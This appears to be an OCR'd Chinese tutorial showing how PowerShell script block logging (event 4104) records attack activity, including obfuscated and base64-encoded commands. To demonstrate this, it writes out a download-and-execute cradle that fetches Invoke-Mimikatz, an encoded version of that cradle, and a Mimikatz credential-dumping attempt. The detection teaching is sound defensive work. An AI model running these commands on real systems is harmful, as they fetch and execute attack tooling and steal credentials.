
使用此策略设置，可以将所有的 PowerShell 脚本输入记录到 Microsoft-Windows-PowerShell/Operational 事件日志中。如果启用此策略设置，
则 Windows PowerShell 将记录命令、脚本块、函数和脚本的处理，无论是以交互方式调用还是通过自动方式处理。

如果禁用此策略设置，则将禁止记录 PowerShell 脚本输入。

如果启用脚本块调用日志记录，则 PowerShell 在调用命令、脚本块、函数或脚本启动或停止时，
还记录事件。启用调用日志记录时会生成大量事件日志。

注意: 此策略设置存在于组策略编辑器中 “计算机配置” 和 “用户配置” 的下方。 “计算机配置” 策略设置优先于 “用户配置” 策略设置。

Script Block Logging




事件属性 - 事件 4104，PowerShell (Microsoft-Windows-PowerShell)


```
正在创建 Scriptblock 文本(已完成 1，共 188):
function Invoke-Mimikatz
{
<#
.SYNOPSIS

This script leverages Mimikatz 2.0 and Invoke-ReflectivePEInjection to reflectively load Mimikatz completely in memory. This allows you to do things such as
dump credentials without ever writing the mimikatz binary to disk.
The script has a ComputerName parameter which allows it to be executed against multiple computers.

This script should be able to dump credentials from any version of Windows through Windows 8.1 that has PowerShell v2 or higher installed.

Function: Invoke-Mimikatz
Author: Joe Bialek, Twitter: @JosephBialek
Mimikatz Author: Benjamin DELPY `gentilkiwi`. Blog: http://blog.gentilkiwi.com. Email: benjamin@gentilkiwi.com. Twitter @gentilkiwi
License:  http://creativecommons.org/licenses/by/3.0/fr/
Required Dependencies: Mimikatz (included)
Optional Dependencies: None
Mimikatz version: 2.0 alpha (12/14/2015)

.DESCRIPTION

Reflectively loads Mimikatz 2.0 in memory using PowerShell. Can be used to dump credentials without writing anything to disk. Can be used for any
functionality provided with Mimikatz.
```

日志名称(M):	Microsoft-Windows-PowerShell/Operational		
来源(S):	PowerShell (Microso	记录时间(D):	2017/6/13 15:01:44
事件 ID(E):	4104	任务类别(Y):	执行远程命令
级别(L):	警告	关键字(K):	无

Encoded




```
PS C:\Users\Thinkpad\Desktop\block-parser-master\block-parser> $command = "IEX (New-Object Net.WebClient).DownloadString
('http://127.0.0.1/Invoke-Mimikatz.ps1'); Invoke-Mimikatz"
PS C:\Users\Thinkpad\Desktop\block-parser-master\block-parser> $bytes = [System.Text.Encoding]::Unicode.GetBytes($comman
d)
PS C:\Users\Thinkpad\Desktop\block-parser-master\block-parser> $encodedCommand = [Convert]::ToBase64String($bytes)
PS C:\Users\Thinkpad\Desktop\block-parser-master\block-parser> $encodedCommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcA
KAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEALwBJAG4AdgBvAGsAZQAtAE0AaQBtAGkAawBhAHQAegAuAHAAcwAxACcAKQA7ACAASQBuAHYA
bwBrAGUALQBNAGkAbQBpAGsAYQB0AHoA
```



```
PS C:\Users\Thinkpad\Desktop\block-parser-master\block-parser> powershell.exe -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATw
BiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQ
AyADcALgAwAC4AMAAuADEALwBJAG4AdgBvAGsAZQAtAE0AaQBtAGkAawBhAHQAegAuAHAAcwAxACcAKQA7ACAASQBuAHYAbwBrAGUALQBNAGkAbQBpAGsAYQ
B0AHoA

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz(powershell) # exit
Bye!
```

Script Block Logging Encoded



132131 事件数: 365

级别	日期和时间	来源	事件 ID	任务类别
⚠ 警告	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	4104	执行远程命令
⚠ 警告	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	4104	执行远程命令
⚠ 警告	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	4104	执行远程命令
详细	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	4104	执行远程命令
信息	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	40962	Powershell 控制台启动
信息	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	53504	PowerShell 命名管道 IPC
信息	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	40961	Powershell 控制台启动
详细	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	4104	执行远程命令
信息	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	4103	正在执行管道

事件 4104，PowerShell (Microsoft-Windows-PowerShell)

常规　详细信息

```
正在创建 Scriptblock 文本(已完成 1，共 1):
IEX (New-Object Net.WebClient).DownloadString('http://127.0.0.1/Invoke-Mimikatz.ps1'); Invoke-Mimikatz

ScriptBlock ID: 11befa2c-c893-41be-abe8-2c1e92b5c22c
路径:
```


```
正在创建 Scrip
function Invok
{
<#
.SYNOPSIS

This script leve
dump credent
The script has

This script sho
```

本地组策略编辑器

打开 PowerShell 脚本块日志记录

设置	状态	注释
启用模块日志记录	未配置	否
打开 PowerShell 脚本块日志记录	已启用	否
启用脚本执行	未配置	否

源码混淆 日志



详细 2017/6/13 20:05:15 PowerShell (Microsoft-Wind... 4104 执行远程命令

事件 4104，PowerShell (Microsoft-Windows-PowerShell)

常规 详细信息

```
function ___/\/==\__/==V=\([double]${_/=\_/=V=\______})
{
   return ${_/=\_/=V=\______}*${_/=\_/=V=\______}
}
___/\/==\__/==V=\ 9.87


ScriptBlock ID: d5cc7407-e116-4ec6-bd58-38c2e273139e
路径:
```

日志名称(M): Microsoft-Windows-PowerShell/Operational
来源(S): PowerShell (Microso 记录时间(D): 2017/6/13 20:05:1
事件 ID(E): 4104 任务类别(Y): 执行远程命令
级别(L): 详细 关键字(K): 无
用户(U): DESKTOP-TQHIJVA\1 计算机(R): DESKTOP-TQHIJVA
操作代码(O): 在创建调用时
更多信息(I): 事件日志联机帮助

Windows PowerShell ISE

无标题5.ps1* 无标题6.ps1*

(main)

```
1 reference | Pester
function ___/\/==\__/==\/=\([double]${_/=\_/=\/=\________})
{
    return ${_/=\_/=\/=\________}*${_/=\_/=\/=\________}
}
___/\/==\__/==\/=\ 9.87
```

